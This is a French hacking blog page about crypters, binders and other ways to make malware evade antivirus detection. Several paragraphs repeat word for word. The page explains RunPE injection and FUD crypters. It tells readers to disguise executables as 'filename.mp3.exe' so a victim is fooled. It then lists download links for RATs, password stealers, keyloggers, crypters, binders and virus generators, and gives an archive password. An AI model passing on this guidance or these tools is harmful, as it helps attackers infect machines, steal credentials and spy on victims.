


Sebdelkil vous refile ce p'tit récapitulatif sur la méthode employer par les pirates informatique pour contourner les Anti-Virus.Ils optent le plus souvent pour une méthode consistant à crypter leur serveurs client ou fichier malveillant dans le but de le rendre indétectable par la plus par des antivirus.
Le choix entre deux solutions s’offrent aux pirates
Affichage des articles dont le libellé est Crypter. Afficher tous les articles
Crypter FUD

1- Compiler du code avec une signature viral encore inconnue des Anti-Virus.
2- Crypter un exécutable sortie d'un assistant à la création de trojan style DarkComet (du célèbre et admirable "Jean-Pierre LESUEUR" alias "DarkCodersc".
Bien entendu, les coûts nécessaires ne sont pas du tout les mêmes et le plus souvent, les mêmes bases publiques ou semi-publiques sont utilisées et revendues massivement. Les sources privées sont réservées à de petits cercles d’élites et coûtent des sommes assez phénoménales…
Bien entendu, les coûts nécessaires ne sont pas du tout les mêmes et le plus souvent, les mêmes bases publiques ou semi-publiques sont utilisées et revendues massivement. Les sources privées sont réservées à de petits cercles d’élites et coûtent des sommes assez phénoménales…
Crypter un exécutable
Le principe du cryptage est le principal utilisé pour rendre un fichier exécutable indétectable. Sur le Net, on peut trouver des milliers de crypters, gratuits ou payant, parfois même open source. Première difficulté, la plupart de ces programmes utilisent les mêmes principes et sont donc sans effet, voir provoquent l’effet inverse, ils rendent détectable des fichiers qui ne l’étaient pas… Une fois qu’un crypter a été utilisé de maintes fois, l’empreinte de celui-ci est repérable par les logiciels antivirus, quelque soit l’exécutable sur lequel il est appliqué.
Un test simple consiste à développer un simple programme C affichant un « Hello World », et donc, tout ce qu’il y a de plus inoffensif. Tentez de le crypter avec un programme public largement connu et utilisé.
Résultat : il y a de grandes chances que votre logiciel de sécurité émette une alerte !
Généralement, un crypter totalement indétectable (FUD, pour « Fully UnDetectable ») ne subsiste que quelques jours voir semaines avant d’être à son tour repéré par les principaux antivirus du marché.
On distingue habituellement deux types de crypters Les crypters ScanTime
Les crypters RunTime
Les crypters de type ScanTime permettent de contourner l’antivirus lorsque celui-ci scanne le fichier malveillant en particulier et les crypters RunTime quand à eux, tentent de contourner la détection antivirale lors de l’exécution du programme.
Mais un crypter est complexe et la plus grande difficulté pour les développeurs de ce genre d’outils reste de ne pas altérer le fonctionnement (ou l’empêcher totalement) du programme à camoufler !
Généralement, un crypter totalement indétectable (FUD, pour « Fully UnDetectable ») ne subsiste que quelques jours voir semaines avant d’être à son tour repéré par les principaux antivirus du marché.
On distingue habituellement deux types de crypters Les crypters ScanTime
Les crypters RunTime
Les crypters de type ScanTime permettent de contourner l’antivirus lorsque celui-ci scanne le fichier malveillant en particulier et les crypters RunTime quand à eux, tentent de contourner la détection antivirale lors de l’exécution du programme.
Mais un crypter est complexe et la plus grande difficulté pour les développeurs de ce genre d’outils reste de ne pas altérer le fonctionnement (ou l’empêcher totalement) du programme à camoufler !
Il n’est pas rare de voir des crypters corrompre totalement le programme à protéger. Par exemple, il est impératif de conserver les en-têtes PE Header valides.
Toujours mieux contourner les antivirus
Les logiciels antivirus et les méthodes de protection évoluant continuellement, les cybercriminels ont du inventer toutes sortes de procédés toujours plus ingénieux afin de biaiser les nouvelles technologies de scan. Les malwares polymorphiques par exemple !
Des types de crypters différents ont vu le jour comme les CodeDom crypters.
Ils permettent de compiler du code source à la volée dans le but de rendre uniques les noms des variables et des fonctions constituant un programme. De plus, l’exécution en mémoire au sein d’une zone « sécurisée » utilisée par un autre processus de confiance est aussi largement utilisé.
C’est la technique de l’injection en mémoire ou RunPEpour Runtime Portable Executable qui permet d’exécuter un fichier sans qu’il soit présent sur le disque et sans qu’il ne paraisse suspect. L’une des principales victimes est par exemple le processus Windows svchost.exe, pour ne citer que lui.
Ce type de service est tellement demandé que des sites spécialisés ont même vu le jour, proposant un service de cryptage d’exécutables en ligne afin de les rendre indétectables. Cependant, il y a certains sites de ce type connus pour être des HoneyPots, dont les fichiers qui y sont uploadés sont envoyés aux firmes antivirus pour analyse. D’où l’extrême méfiance de la part des pirates envers ce genre de services, y compris pour les tests de détection multi-antivirus en ligne, dont certains envoient directement les menaces aux antivirus. Des cloud crypters commencent également à voir le jour, utilisant le réseau pour crypter le fichier dynamiquement.
Les rootkits
Ce type de service est tellement demandé que des sites spécialisés ont même vu le jour, proposant un service de cryptage d’exécutables en ligne afin de les rendre indétectables. Cependant, il y a certains sites de ce type connus pour être des HoneyPots, dont les fichiers qui y sont uploadés sont envoyés aux firmes antivirus pour analyse. D’où l’extrême méfiance de la part des pirates envers ce genre de services, y compris pour les tests de détection multi-antivirus en ligne, dont certains envoient directement les menaces aux antivirus. Des cloud crypters commencent également à voir le jour, utilisant le réseau pour crypter le fichier dynamiquement.
Les rootkits
Les rootkit jouent un rôle important lors de l’infection d’une machine. En effet, ces derniers accompagnent le plus souvent les trojans dans le but de dissimuler leur activité sur le système aux yeux de l’utilisateur et de l’OS. Ces derniers peuvent par exemple faire disparaître des clés de registre ou des processus/services. Très utile pour les pirates en somme.
Les malwares dits « polymorphiques » sont aussi une bonne alternative, étant donné que les données d’identification du programme malveillant changent à chaque infection. Autant dire que ce procédé donne du fil à retordre aux White Hats travaillant pour les firmes antivirus.
Le terme FUD pour Fully UnDetectable est très couramment utilisé sur les sites dédiés au piratage pour indiquer qu’un fichier crypté n’est détecté par aucun antivirus (ou par la grande majorité du moins). C’est le but supposé d’un crypter, mais cependant très difficile à atteindre.
Les cybercriminels ayant des connaissances avancées préféreront partir d’une base vierge, exclusive et totalement fonctionnelle afin de commettre leurs méfaits et infecter le maximum de machines en un minimum de temps.
Les malwares dits « polymorphiques » sont aussi une bonne alternative, étant donné que les données d’identification du programme malveillant changent à chaque infection. Autant dire que ce procédé donne du fil à retordre aux White Hats travaillant pour les firmes antivirus.
Le terme FUD pour Fully UnDetectable est très couramment utilisé sur les sites dédiés au piratage pour indiquer qu’un fichier crypté n’est détecté par aucun antivirus (ou par la grande majorité du moins). C’est le but supposé d’un crypter, mais cependant très difficile à atteindre.
Les cybercriminels ayant des connaissances avancées préféreront partir d’une base vierge, exclusive et totalement fonctionnelle afin de commettre leurs méfaits et infecter le maximum de machines en un minimum de temps.
Crypter en ligne

Crypter en ligne
Cryptomat est un service en ligne gratuit permettant de protégé votre texte en le cryptant.
Il n'y a pas besoin de s'inscrire. Le processus est simple :
Vous coller le texte dans la fenêtre
Vous choisissez un mot de passe
Vous cliquez sur "Encrypt"
Vous pouvez alors copier-coller le texte crypté dans un email ou document
Vous ou le destinataire, devra faire la procédure en sens inverse afin de pouvoir lire le texte. Simple et assez pratique.
Cryptomat.com

Chatter de manière sécurisée avec ses amis

Chatter de manière sécurisée avec ses amis
Voila une p'tite astuce bien sympa que sebdelkil partage avec plaisir....
MyCryptoChat est un outil pour chatter de manière sécurisée avec ses amis. Un algorithme AES 256 bits est utilisé, et tout les cryptage et décryptage se fait localement dans votre navigateur : donc la clé ne quitte pas votre ordinateur, elle ne peut donc pas être si facilement interceptée. C'est le principe de Zerobin qui est utilisé.
Le principe est simple, vous créez une chambre de chatte, puis vous envoyez l'URL de la chambre. Chaque personne reçois immédiatement un avatar lors de l'accès afin d'éviter les usurpations d'identité.
Vous connaissez aussi en permanence le nombre de personnes présentes.
Crypter un serveur

Petite explication sur les Crypter:
Les "keylogger" libres comme émissaire keylogger ou tout autres keyloggers bon marché permettra de créer de fichier standard d'installation. exe sans aucune fonction de furtivité. Aussi les keyloggers libres sont facilement détectés par les antivirus populaires.
D'ou l'utilisation de crypter.
Crypter:
Il s'agit d'un logiciel qui permet de crypter fichier exécutable (. Exe).
Les crypters sont couramment utilisés pour crypter les virus, rat, keyloggers, spywares, etc... Ce qui les rends indétectables aux antivirus.
Le Crypter prend le code binaire original du fichier. Exe et applique un chiffrement ADDITIONNEL .
Ainsi, un nouveau fichier exécutable crypté est créé.
Le nouvelle exécutable n'est pas détecté par les antivirus parce que son code est codé par le crypter.
Liant ou Binder:
Binder est un logiciel utilisé pour lier ou combiner deux ou plusieurs fichiers dans un fichier sous un nom et une extension.
Les fichiers à binder peut avoir n'importe quelle extension ou icône
L'utilisateur a le choix pour sélectionner le nom, l'icône et les divers attributs de fichier binder.
Maintenant que vous, moi et le monde entier est au courant de ces logiciels, pensez-vous logiciels antivirus vous permettra d'exécuter ces logiciels sur votre système? .. Évidemment pas. C'est le plus grand revers pour crypters et des liants.
Avec l'utilisation accrue des Crypters et de liants pour contourner les antivirus, les AV sont devenus plus avancé et on commencé à inclure des définitions de chiffrement pour détecter les chaînes cryptées ou binded dans le code.
Ainsi, l'utilisation de crypter pour cacher vos Keylogger sont devenu plus compliqué de nos jours, la plupart des crypters populaires et les liants sont facilement détectés par les antivirus.
Donc, si vous essayez de crypter vos enregistreurs de frappe ou des virus avec des Crypters accessibles au public ou même des Binder sur YouTube , vos .ex Crypter serons détecté par les antivirus.
La plupart des Crypters FUD (totalement indétectable) rester "FUD" pour un maximum de une a deux semaines, après leur diffusion publique.
Lorsque le crypter FUD / Binder, devient populaire donc public, il devient la cible des compagnies d'antivirus.
Les éditeurs de logiciels antivirus mette à jour leurs logiciels et déploient des mécanismes de détection qui permettent de détecter le cryptage par crypter.
Pour obtenir un crypters FUD, vous devez soit, le rechercher dans les forums de piratage ou le faire un vous-même. Bientôt, je posterai, sur la création de votre propre crypter .. rester connecté.
En attendant, vous pouvez essayer ces crypters disponibles publiquement, pour voir comment cela fonctionne:
1) Chrome Crypter v2.0
Il a quelques fonctionnalités supplémentaires comme. Liant exe et changeur intégré d'icone.
Vous nommerez votre fichier de sortie qui en résulte dans le format suivant: "filename.mp3.exe".
Votre . Exe sera caché sur la plupart des systèmes, de sorte que votre victime croira a un fichier mp3.

Télécharger: Chrome Crypter v2.rar
2) 0crypter v5.0.8
Comme 'Chrome crypter », cette crypter a également intégré un "ICON changeur" et quelques fonctionnalités plus avancées comme:
- Injection navigateur par défaut, la méthode par injection sur mesure (VBC avancé).
-Démarrage effectif en cas de redémarrage.
-Démarrage personnalisé.
-Les changements assembly personnalisé.

Télécharger: 0crypter v5.0.8.rar
Article sous licence:

Les "keylogger" libres comme émissaire keylogger ou tout autres keyloggers bon marché permettra de créer de fichier standard d'installation. exe sans aucune fonction de furtivité. Aussi les keyloggers libres sont facilement détectés par les antivirus populaires.
D'ou l'utilisation de crypter.
Crypter:
Il s'agit d'un logiciel qui permet de crypter fichier exécutable (. Exe).
Les crypters sont couramment utilisés pour crypter les virus, rat, keyloggers, spywares, etc... Ce qui les rends indétectables aux antivirus.
Le Crypter prend le code binaire original du fichier. Exe et applique un chiffrement ADDITIONNEL .
Ainsi, un nouveau fichier exécutable crypté est créé.
Le nouvelle exécutable n'est pas détecté par les antivirus parce que son code est codé par le crypter.
Liant ou Binder:
Binder est un logiciel utilisé pour lier ou combiner deux ou plusieurs fichiers dans un fichier sous un nom et une extension.
Les fichiers à binder peut avoir n'importe quelle extension ou icône
L'utilisateur a le choix pour sélectionner le nom, l'icône et les divers attributs de fichier binder.
Maintenant que vous, moi et le monde entier est au courant de ces logiciels, pensez-vous logiciels antivirus vous permettra d'exécuter ces logiciels sur votre système? .. Évidemment pas. C'est le plus grand revers pour crypters et des liants.
Avec l'utilisation accrue des Crypters et de liants pour contourner les antivirus, les AV sont devenus plus avancé et on commencé à inclure des définitions de chiffrement pour détecter les chaînes cryptées ou binded dans le code.
Ainsi, l'utilisation de crypter pour cacher vos Keylogger sont devenu plus compliqué de nos jours, la plupart des crypters populaires et les liants sont facilement détectés par les antivirus.
Donc, si vous essayez de crypter vos enregistreurs de frappe ou des virus avec des Crypters accessibles au public ou même des Binder sur YouTube , vos .ex Crypter serons détecté par les antivirus.
La plupart des Crypters FUD (totalement indétectable) rester "FUD" pour un maximum de une a deux semaines, après leur diffusion publique.
Lorsque le crypter FUD / Binder, devient populaire donc public, il devient la cible des compagnies d'antivirus.
Les éditeurs de logiciels antivirus mette à jour leurs logiciels et déploient des mécanismes de détection qui permettent de détecter le cryptage par crypter.
Pour obtenir un crypters FUD, vous devez soit, le rechercher dans les forums de piratage ou le faire un vous-même. Bientôt, je posterai, sur la création de votre propre crypter .. rester connecté.
En attendant, vous pouvez essayer ces crypters disponibles publiquement, pour voir comment cela fonctionne:
1) Chrome Crypter v2.0
Il a quelques fonctionnalités supplémentaires comme. Liant exe et changeur intégré d'icone.
Vous nommerez votre fichier de sortie qui en résulte dans le format suivant: "filename.mp3.exe".
Votre . Exe sera caché sur la plupart des systèmes, de sorte que votre victime croira a un fichier mp3.
Télécharger: Chrome Crypter v2.rar
2) 0crypter v5.0.8
Comme 'Chrome crypter », cette crypter a également intégré un "ICON changeur" et quelques fonctionnalités plus avancées comme:
- Injection navigateur par défaut, la méthode par injection sur mesure (VBC avancé).
-Démarrage effectif en cas de redémarrage.
-Démarrage personnalisé.
-Les changements assembly personnalisé.
Télécharger: 0crypter v5.0.8.rar
Article sous licence:
Tag :
Crypter,
Collection de Stealer, trojan keylogger

Collection de Stealer, trojan keylogger
Outils d'administration à distance / chevaux de Troie (Parti 1)
Trojan
12. Shark v3.0.0Le lien de téléchargement
13. Sub7 v2.2
Le lien de téléchargement
14. Pain RAT v0.1
Le lien de téléchargement
18. Sombrelune v4.11
Le lien de téléchargement
20. Y3K RAT v1.0
Le lien de téléchargement
21. Minimo RAT v0.7
Le lien de téléchargement
23. Deeper RAT v1.0
Le lien de téléchargement
Stealers
1. Stealer écran noir V2Le lien de téléchargement
2. Stealer IP Dark
Le lien de téléchargement
3. Lab Stealer
Le lien de téléchargement
4. 1337 Stealer Steam
Le lien de téléchargement
5. Multi Password Stealer v1.6
Le lien de téléchargement
6. Password Stealer Firefox
Le lien de téléchargement
8. PWStealer V2.0
Le lien de téléchargement
9. Universal1337 V2
Le lien de téléchargement
10. Lord PS
Le lien de téléchargement
11. JPS 1,8
Le lien de téléchargement
12. spam Stealer
Le lien de téléchargement
13. Aura Stealer v1.0b
Le lien de téléchargement
14. Stealer BKL V2.0
Le lien de téléchargement
16. iStealer 3,0
Le lien de téléchargement
17. iStealer 4,0
Le lien de téléchargement
18. iStealer 5,0 (MOD)
Le lien de téléchargement
19. Midnight Stealer 1.5
Le lien de téléchargement
20. Ref Stealer v1.0
Le lien de téléchargement
22. SimpleStealer v1.2
Le lien de téléchargement
23. Unlimited PW Stealer v0.4
Le lien de téléchargement
Keyloggers
Ardamax Keylogger 2.8Le lien de téléchargement
6. Black Oil v1.1
Le lien de téléchargement
8. Cyb3rK3yl0gg3r
Le lien de téléchargement
9. Duh Logger
Le lien de téléchargement
13. FKS 2,0
Le lien de téléchargement
15. Ftw Logger
Le lien de téléchargement
20. J-Logger
Le lien de téléchargement
21. KBW-Logger
Le lien de téléchargement
22. Keylogger LethalLogik V1
Le lien de téléchargement
La Suite De Cette Page Ici
"Sebdelkil n'a pas vérifier la totalité des programmes ci dessus, si vous trouver une infection viral, merci de me la signaler !"Collection crypter, trojan, keylogger
Collection crypter, trojan, keylogger
1. Carb0n Crypter v1.8
Le lien de téléchargement
2. Fly Crypter v2.2 + uniques Stub Generator 0.6
Le lien de téléchargement
3. JCrypter
Le lien de téléchargement
4. Crypter Triloko
Le lien de téléchargement
5. Halloween Crypter
Le lien de téléchargement
6. Deh Crypter
Le lien de téléchargement
7. Crypter Hatrex
Le lien de téléchargement
8. Crypter Octrix
Le lien de téléchargement
9. Crypter NewHacks
Le lien de téléchargement
10. Crypter Refruncy
Le lien de téléchargement
11. Crypter Ebrio Polifemo
Le lien de téléchargement
12. Infinity Crypter
Le lien de téléchargement
13. Crypter SCANTIME Hallow's
Le lien de téléchargement
14. Daemon crypte v2.0
Le lien de téléchargement:
15. NTPacker
Le lien de téléchargement
16. Crypter Bruto El V2
Le lien de téléchargement
BINDER OU LIANTS
1. UniProject Binder
Le lien de téléchargement
3. bl0b Binder + uniques Stub Generator
Le lien de téléchargement
4. Sadaf Binder
Le lien de téléchargement
5. vBinder
Le lien de téléchargement
6. KBW Binder
Le lien de téléchargement
7. SaLiXeM Binder
Le lien de téléchargement
8. Binder YAB V2.01
Le lien de téléchargement
9. Binder SEE V1.0
Le lien de téléchargement
10. Albertino Binder
Le lien de téléchargement
Créateur De Virus
Worm Image Nathan
Le lien de téléchargement
Dr Virus VBS Maker
Le lien de téléchargement
p0ke de WormGen v2.0
Le lien de téléchargement
Beta Vbswg 2
Le lien de téléchargement
Kill Switch v1.0
Le lien de téléchargement
Hell P2P Worm Generator v1.8
Le lien de téléchargement
Outils d'administration à distance / chevaux de Troie
Apocalypse 1.4.4
Le lien de téléchargement
2.3.2 Poison Ivy
Le lien de téléchargement
Bandook Rat v1.35
Le lien de téléchargement
rar mot de passe: NWC
CyberGate v.1.01.0
Le lien de téléchargement
Lost Door v4.2 LIGHT
Le lien de téléchargement
"Sebdelkil n'a pas vérifier la totalité des programmes ci dessus, si vous trouver une infection viral, merci de me la signaler !"

 Articles


